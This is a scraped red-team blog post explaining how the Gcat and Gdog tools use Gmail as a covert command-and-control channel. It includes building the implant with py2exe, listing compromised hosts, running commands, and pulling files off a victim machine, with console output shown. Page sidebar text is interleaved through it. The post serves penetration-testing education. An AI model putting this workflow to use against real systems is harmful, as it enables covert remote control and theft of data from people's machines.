Command and Control – ICMP | Command and Control – PowerShell

August 3, 2017

Command and Control – Gmail

netbiosX | Red Team | C&C, C2, Gcat, Gdog, Gmail, Pentesting, Red Team | 1 Comment


Gmail provides email functionality for users and businesses. This means that traffic towards Gmail servers in most of the organisations is permitted. Red team operations from the other side needs to be as stealthy as possible therefore using legitimate protocols such as ICMP and SMTP in order to execute commands to a compromised host is essential. For that purpose there are two important tools on the web Gcat and Gdog which both of them can use Gmail as a command and control server.

Gcat

Gcat is python based framework that utilizes Gmail in order to act a command and control server. The implant that is contained inside Gcat will regularly beacon with the Gmail inbox and check if there are any new messages with a campaign ID. If there are, the commands contained in these emails will be executed on the compromised host and when a new response is received this information it will be passed to the console.


In order to allow Gcat to communicate with Gmail the following settings needs to be enabled.

The Less secure apps Gmail setting needs to be turned on.



Gmail – Allow Less Secure Apps

Additionally the IMAP setting needs to be enabled as well from the Google account settings.



Gmail – IMAP Setting Enabled

The next step is to convert the **implant.py** file into an executable. There are various ways to achieve that but the easiest is to create a **setup.py** file which will contain the following code and use **py2exe**.

```
1 # setup.py
2 from distutils.core import setup
```

Recent Posts

- Lateral Movement – RDP
- DCShadow
- Skeleton Key
- Golden Ticket
- Dumping Clear-Text Credentials

Categories

- Coding (10)
- Defense Evasion (19)
- Exploitation Techniques (19)
- External Submissions (3)
- General Lab Notes (21)
- Information Gathering (12)
- Infrastructure (1)
- Maintaining Access (4)
- Mobile Pentesting (7)
- Network Mapping (1)
- Post Exploitation (11)
- Privilege Escalation (14)
- Red Team (23)
- Social Engineering (11)
- Tools (7)
- VoIP (4)
- Web Application (14)
- Wireless (2)


Archives

```
import py2exe

setup(console=['implant.py'])
```

```
# setup.py
from distutils.core import setup
import py2exe

setup(console=['implant.py'])
```


Gcat – Setup File for Implant

Running python.exe with the following arguments will create the executable.



Gcat – Convert Implant to Executable

From the moment that the implant will executed on the host the attacker would be able to send commands via Gmail.



Gcat – Running Implant

The following command will list the hosts that are running the implant. Anything before the Windows-post2008Server-6.2.9200-AMD64 is the ID. This can be used in order to interact with the host and send command and also to view the output of these commands.

```
root@kali:~/gcat# python gcat.py -list
ae08c8c9-7a71-529b-9810-4955736cfda8 Windows-post2008Server-6.2.9200-AMD64
root@kali:~/gcat#
```

Gcat – Listing Compromised Hosts

Gcat gives the ability to execute CMD commands. Therefore it is possible to execute various commands in order to enumerate system information.

```
root@kali:~/gcat# python gcat.py -list
ae08c8c9-7a71-529b-9810-4955736cfda8 Windows-post2008Server-6.2.9200-AMD64
root@kali:~/gcat# python gcat.py -id ae08c8c9-7a71-529b-9810-4955736cfda8 -cmd '
systeminfo'
[*] Command sent successfully with jobid: mQLN5nr
root@kali:~/gcat# python gcat.py -id ae08c8c9-7a71-529b-9810-4955736cfda8 -jobid
 mQLN5nr
DATE: 'Sun, 30 Jul 2017 19:17:32 -0700 (PDT)'
JOBID: mQLN5nr
```

Gcat – Executing systeminfo Command

- July 2012
- June 2012
- April 2012
- March 2012
- February 2012

@ Twitter

- RT **@DirectoryRanger**: Microsoft Office – NTLM Hashes via Frameset, by **@netbiosX** **pentestlab.blog/2017/12/18/mic… 2 days ago**
- Astra - Automated Security Testing For REST API's **github.com/flipkart-incub… 2 days ago**
- RT **@nikhil_mitt**: [Blog] Silently turn off Active Directory Auditing using DCShadow. **#Mimikatz #RedTeam #ActiveDirectory https://t.co/f38Kkb… 2 days ago**
- SpookFlare - Loader, dropper generator with multiple features for bypassing client-side and network-side countermea… **twitter.com/i/web/status/9… 3 days ago**
- Windows Event Log to the Dark Side—Storing Payloads and Configurations **medium.com/@5yx**… **3 days ago**


Follow @netbiosX

Pen Test Lab Stats

- 2,942,038 hits


Blogroll

By specifying the job id the output of the command will be retrieved.



Gcat – System Info

The same applies for any other command like ipconfig.



Gcat – Executing CMD Commands


- **Packetstorm** Exploits,Advisories,Tools,Whitepapers 0
- **Metasploit** Latest news about Metasploit Framework and tutorials 0
- **0x191unauthorized** Tutorials 0
- **The home of WeBaCoo** Information about the WeBaCoo and other tutorials 0
- **Command Line Kung Fu** Command Line Tips and Tricks 0

Exploit Databases

- **Exploit Database** Exploits,PoC,Shellcodes,Papers 0
- **Metasploit Database** Exploit & Auxiliary Modules 0
- **Inj3ct0r Database** Remote,Local,Web Apps,Shellcode,PoC 0

Pentest Blogs

- **Carnal0wnage** Ethical Hacking Tutorials 0
- **Coresec** Pentest tutorials,Code,Tools 0
- **Notsosecure** From Pentesters To Pentesters 0
- **Pentestmonkey** Cheatsheets,Tools and SQL Injection 0
- **Pentester** Web Application Testing,Tips,Testing Tools 0
- **Packetstorm** Exploit Files 0
- **room362** Blatherings of a Security Addict 0
- **darkoperator** Shell is only the Beginning 0
- **Irongeek** Hacking Videos,Infosec Articles,Scripts 0



Gcat – IP Config

Gdog

Gdog is the successor of Gcat and it is actually the same Command and Control tool but more advanced since it can retrieve geolocation information, it has keylogger functionality, it supports encrypted communication and various other features. However it has more dependencies since it requires the following modules to be installed in order to compile the **client.py** file into an executable:

- PyCrypto module
- WMI module
- Enum34 module
- Netifaces module

Professional

- **The Official Social Engineering Portal** Information about the Social Engineering Framework,Podcasts and Resources 0

Next Conference

Security B-Sides London
April 29th, 2014

The big day is here.

Facebook Page

Penetrati…
9.9K likes

Like Page

Be the first of your friends to like this

Installation of WMI and Enum34 can be done easily by downloading the necessary archives and running the setup.py files with the install argument.


```
C:\Python27\WMI-1.4.9>python.exe setup.py install
running install
running build
running build_py
creating build
creating build\lib
copying wmi.py -> build\lib
running build_scripts
creating build\scripts-2.7
copying wmitest.py -> build\scripts-2.7
copying wmiweb.py -> build\scripts-2.7
copying wmitest.cmd -> build\scripts-2.7
copying wmitest.master.ini -> build\scripts-2.7
running install_lib
copying build\lib\wmi.py -> C:\Python27\Lib\site-packages
byte-compiling C:\Python27\Lib\site-packages\wmi.py to wmi.pyc
running install_scripts
copying build\scripts-2.7\wmitest.cmd -> C:\Python27\Scripts
copying build\scripts-2.7\wmitest.master.ini -> C:\Python27\Scripts
copying build\scripts-2.7\wmitest.py -> C:\Python27\Scripts
copying build\scripts-2.7\wmiweb.py -> C:\Python27\Scripts
running install_data
warning: install_data: setup script did not provide a directory for 'readme.txt' -- installing right in 'C:\Python27'

copying readme.txt -> C:\Python27
running install_egg_info
Writing C:\Python27\Lib\site-packages\WMI-1.4.9-py2.7.egg-info
```

WMI Module – Installation

```
C:\Python27\enum34-1.1.6>python.exe setup.py install
running install
running bdist_egg
running egg_info
writing enum34.egg-info\PKG-INFO
writing top-level names to enum34.egg-info\top_level.txt
writing dependency_links to enum34.egg-info\dependency_links.txt
reading manifest file 'enum34.egg-info\SOURCES.txt'
reading manifest template 'MANIFEST.in'
writing manifest file 'enum34.egg-info\SOURCES.txt'
installing library code to build\bdist.win-amd64\egg
running install_lib
running build_py
```

Enum34 Module Installation

The same Gmail settings needs to be applied as with Gcat (IMAP & Less Secure Apps). Converting the client.py to an executable can be done with the same code as long as all

the modules are successfully installed and there are no errors.

```
# setup.py
from distutils.core import setup
import py2exe

setup(console=['client.py'])
```

From the moment that the client.exe (implant) will executed on the remote host various commands can be sent through Gmail in an encrypted form.

Gdog – Encrypted Communication


The following screenshots demonstrate some of the activities that Gdog can perform:

System Information:

```
root@kali:~/gdog# python gdog.py -list
54e18cf259d23595390d3aa4c9dc92d368be9e0d8293c384b845e1522fb907e0 Windows-post2008S
erver-6.2.9200
root@kali:~/gdog# python gdog.py -id 54e18cf259d23595390d3aa4c9dc92d368be9e0d8293c
384b845e1522fb907e0 -info
ID: 54e18cf259d23595390d3aa4c9dc92d368be9e0d8293c384b845e1522fb907e0
DATE: 'Tue, 01 Aug 2017 19:45:41 -0700 (PDT)'
PID: 21924
USER: User@DESKTOP-4CG7MS1
OS: Windows-post2008Server-6.2.9200
ARCHITECTURE: AMD64
CPU: Intel64 Family 6 Model 78 Stepping 3, GenuineIntel
GPU: [u'Intel(R) HD Graphics 520']
MOTHERBOARD: LENOVO VIUU4 PF0FRY7M
CHASSIS TYPE: Notebook
ADMIN: no
TOTAL RAM: 8.0GB
BIOS: DBCN22WW LENOVO PF0FRY7M
MAC ADDRESS: e0:94:67:90:22:6f
LOCAl IPv4 ADDRESS:
Antivirus: '[u'Windows Defender']'
Firewall: '[]'
Antispyware: '[u'Windows Defender']'
```

Gdog – System Information

Message Box:



Gdog – Message Box

Execute Commands:

```
root@kali:~/gdog# python gdog.py -id 54e18cf259d23595390d3aa4c9dc92d368be9e0d8293c
384b845e1522fb907e0 -cmd "net users"
[*] Command sent successfully with jobid: bee1ad4214e7558fb1caf54189ffccee08464872
fd5389dfc1682b3ea9c67949
root@kali:~/gdog# python gdog.py -id 54e18cf259d23595390d3aa4c9dc92d368be9e0d8293c
384b845e1522fb907e0 -jobid bee1ad4214e7558fb1caf54189ffccee08464872fd5389dfc1682b3
ea9c67949
DATE: 'Tue, 01 Aug 2017 20:03:01 -0700 (PDT)'
JOBID: bee1ad4214e7558fb1caf54189ffccee08464872fd5389dfc1682b3ea9c67949
```

Gdog – net users job


```
CMD: 'net users'

'
User accounts for \\DESKTOP-4CG7MS1

-------------------------------------------------------------------------------
Administrator            DefaultAccount           Guest
User
The command completed successfully.

'
```

Gdog – net users

Download Files:

```
root@kali:~/gdog# python gdog.py -id 54e18cf259d23595390d3aa4c9dc92d368be9e0d8293c
384b845e1522fb907e0 -download "C:\Python27\client.py"
[*] Command sent successfully with jobid: d6e2696ba89652e77de8f4ae7bd1bab7fbd847a3
d58c4716ce187b293e8cde89
root@kali:~/gdog# python gdog.py -id 54e18cf259d23595390d3aa4c9dc92d368be9e0d8293c
384b845e1522fb907e0 -jobid d6e2696ba89652e77de8f4ae7bd1bab7fbd847a3d58c4716ce187b2
93e8cde89
DATE: 'Tue, 01 Aug 2017 20:14:13 -0700 (PDT)'
JOBID: d6e2696ba89652e77de8f4ae7bd1bab7fbd847a3d58c4716ce187b293e8cde89
```

Gdog – Download Files



Gdog – Location of saved file

Resources

https://github.com/byt3bl33d3r/gcat

https://github.com/maldevel/gdog

https://github.com/pyinstaller/pyinstaller

http://www.pyinstaller.org/

Rate this:

2 Votes

Share this:

Twitter Facebook 119 LinkedIn Pinterest

Reddit Tumblr Google

Like 

2 bloggers like this.

Related

Lateral Movement - RDP
In "Red Team"

Dumping Clear-Text Credentials
In "Post Exploitation"

Command and Control - Twitter
In "Red Team"

1 Comment *(+add yours?)*

Command and Control – Twitter | Penetration Testing Lab

Sep 26, 2017 @ 07:01:02

Leave a Reply

Enter your comment here...

Command and Control – ICMP Command and Control – PowerShell